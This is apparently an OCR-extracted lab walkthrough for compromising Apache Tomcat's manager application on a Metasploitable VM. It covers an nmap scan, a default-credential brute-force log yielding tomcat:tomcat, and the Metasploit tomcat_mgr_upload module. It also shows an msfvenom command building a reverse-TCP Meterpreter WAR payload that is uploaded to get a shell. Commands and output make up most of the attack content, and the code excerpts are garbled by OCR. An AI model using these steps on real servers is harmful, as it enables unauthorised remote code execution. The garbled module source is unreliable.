What is vulnerable service?

- Apache Tomcat is an open source Web server tool developed by the Apache Software Foundation (ASF).
- Tomcat implements several Java EE specifications including Java Servlet, JavaServer Pages(JSP), Java EL, and WebSocket, and provides a "pure Java" HTTP web server environment in which Java code can run.
- The Apache Tomcat software is developed in an open and participatory environment and released under the Apache License version 2.
- Tomcat is developed and maintained by an open community of developers

Source code behind vulnerable service?

```
class MetasploitModule < Msf::Exploit::Remote
 Rank = ExcellentRanking
 HttpFingerprint = { :pattern => [ /Apache.*(Covote|Tomcat)/ ] }
 CSRF VAR = 'CSRF NONCE='
 include Msf::Exploit::Remote::HttpClient
 include Msf::Exploit::EXE
 def initialize(info = {})
  super(update info(info,
   'Name'
              => 'Apache Tomcat Manager Authenticated Upload Code Execution',
   'Description' => %q{
    This module can be used to execute a payload on Apache Tomcat servers that
    have an exposed "manager" application. The payload is uploaded as a WAR archive
    containing a jsp application using a POST request against the /manager/html/upload
    component.
    NOTE: The compatible payload sets vary based on the selected target. For
    example, you must select the Windows target to use native Windows payloads.
   },
   'Author' => 'rangercha',
             => MSF LICENSE,
   'License'
   'References' =>
```

Source code behind vulnerable service?


```
# This is based on iduck's tomcat mgr deploy.
# the tomcat mgr deploy o longer works for current versions of tomcat due to
# CSRF protection tokens. Also PUT requests against the /manager/html/deploy
# aren't allowed anymore.
# There is no single vulnerability associated with deployment functionality.
# Instead, the focus has been on insecure/blank/hardcoded default passwords.
# The following references refer to HP Operations Manager
['CVE', '2009-3843'],
['OSVDB', '60317'],
['CVE', '2009-4189'],
['OSVDB', '60670'],
# HP Operations Dashboard
['CVE', '2009-4188'],
# IBM Cognos Express Default user/pass
['BID', '38084'],
['CVE', '2010-0557'],
['URL', 'http://www-01.ibm.com/support/docview.wss?uid=swg21419179'],
```

- First of all we need to identify the port on which tomcat is running using command
- nmap -sV -A 192.168.0.106

```
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
```

- The above image concludes that Apache Tomcat is running on Port 8180.
- Now we will do automatic exploitation using metasploit.

- First of all lets enumerate user for our tomcat service in msf console.
- search tomcat



- The above image shows the list of matching modules related to our search.
- Now we will use "auxiliary/scanner/http/tomcat_mgr_login" to enumerate users.
- To use an auxillary we just have to write "use" followed by the name of auxillary.
- Then next we will look for the options that are available for that auxillary.
- We will set RHOST and RPORT.
- Then we will set Threads.
- And Finally we will fire the exploit command.


```
192.168.0.105:8180 - LOGIN FAILED: role1:role1 (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: role1:root (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: role1:tomcat (Incorrect) 192.168
1920168.0.105:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:admin (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:manager (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:role1 (Incorrect) che tomo:
192.168.0.105:8180 - LOGIN FAILED: root:root (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:tomcat (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:s3cret (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:vagrant (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: tomcat:manager (Incorrect) uneral
192.168.0.105:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: tomcat:root (Incorrect)
192.168.0.105:8180 - Login Successful: tomcat:tomcat
192.168.0.105:8180 - LOGIN FAILED: both:admin (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:manager/(Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:role1 (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:root (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:tomcat (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:s3cret (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: both:vagrant (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: ovwebusr:0vW*busr1 (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
192.168.0.105:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
```

- From the previous image we found the credentials of the user.
- Now with the help of those credentials we will exploit the Apache tomcat service.
- We will now use "exploit/multi/http/tomcat_mgr_upload".
- Then we will exploit it by just writing run/exploit command in msf console.
- Then finally after exploiting we will get the meterpreter and hence we also got access to the shell.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploitNe got Apache tomcat running on 8180 port.
[*] Started reverse TCP handler on 192.168.0.106:4444
[*] Retrieving session ID and CSRF token...
   Uploading and deploying IaFwE9...
[*] Executing IaFwE9...
   Undeploying IaFwE9 ...
[*] Sending stage (861480 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.105:37034) at 2018-09-20 22:14:19 +0530
meterpreter > shell
Process 6019 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux cat mgr login to ent
```

Exploit vulnerable service manually

- From the above process we were able to identify the username and password of Apache Tomcat.
- The username and password of Apache Tomcat was tomcat:tomcat
- Now we will visit http://192.168.0.105:8180/manager/
- The above link is the ip address of metasploitable linux.
- We will be logging in into the system using the credentials



0

true

Start Stop Reload Undeploy

/servlets-examples

Servlet 2.4 Examples

- The previous image concludes how we gained access to the Apache Tomcat with the help of credentials.
- Now we will need to create a WAR payload to upload on the application manager.

```
msf > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=1234 -f war > exploit.war
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=1234 -f war > exploit.war efact
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
| Now we have to visit http://192.168.0.105:8180/manager/
Final size of war file: 1592 bytes
```

- The msfvenom command in the previous image is used to generate payload.
- Now we will check the URL where our payload will be executed
- We will use the command "jar -xvf exploit.war"

```
msf > jar -xvf exploit.war
[*] exec: jar -xvf exploit.war

created: META-INF/
inflated: META-INF/MANIFEST.MF
 created: WEB-INF/
inflated: WEB-INF/
inflated: WEB-INF/web.xml
inflated: pkgtbxowgs.jsp
```

- The jar command is used for decoding into human readable form.
- Now we got the URL
- Then we will deploy our exploit on the Apache Tomcat Manager.
- Now we will go to "http://192.168.0.105:8180/manager/html/upload" to deploy our exploit.



- The previous image concludes that our exploit got uploaded.
- Now we will open a msf handler on the host.

- Now we would got to the URL of of our exploit.
- http://192.168.0.105:8180/exploit/pkgtbxowgs.jsp
- We got a reverser_tcp meterpreter session on the HOST back.

```
<u>msf</u> exploit(multi/handler) > [*] Sending stage (861480 bytes) to 192.168.0.105
[*] Meterpreter session 2 opened (192.168.0.106:1234 -> 192.168.0.105:34029) at 2018-09-20 22:48:05 +0530
```

```
msf exploit(multi/handler) > sessions -c 'uname -a'
[*] Running 'uname -a' on meterpreter session 2 (192.168.0.105)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10-13:58:00 UTC 2008 1686 GNU/Linux payload |
```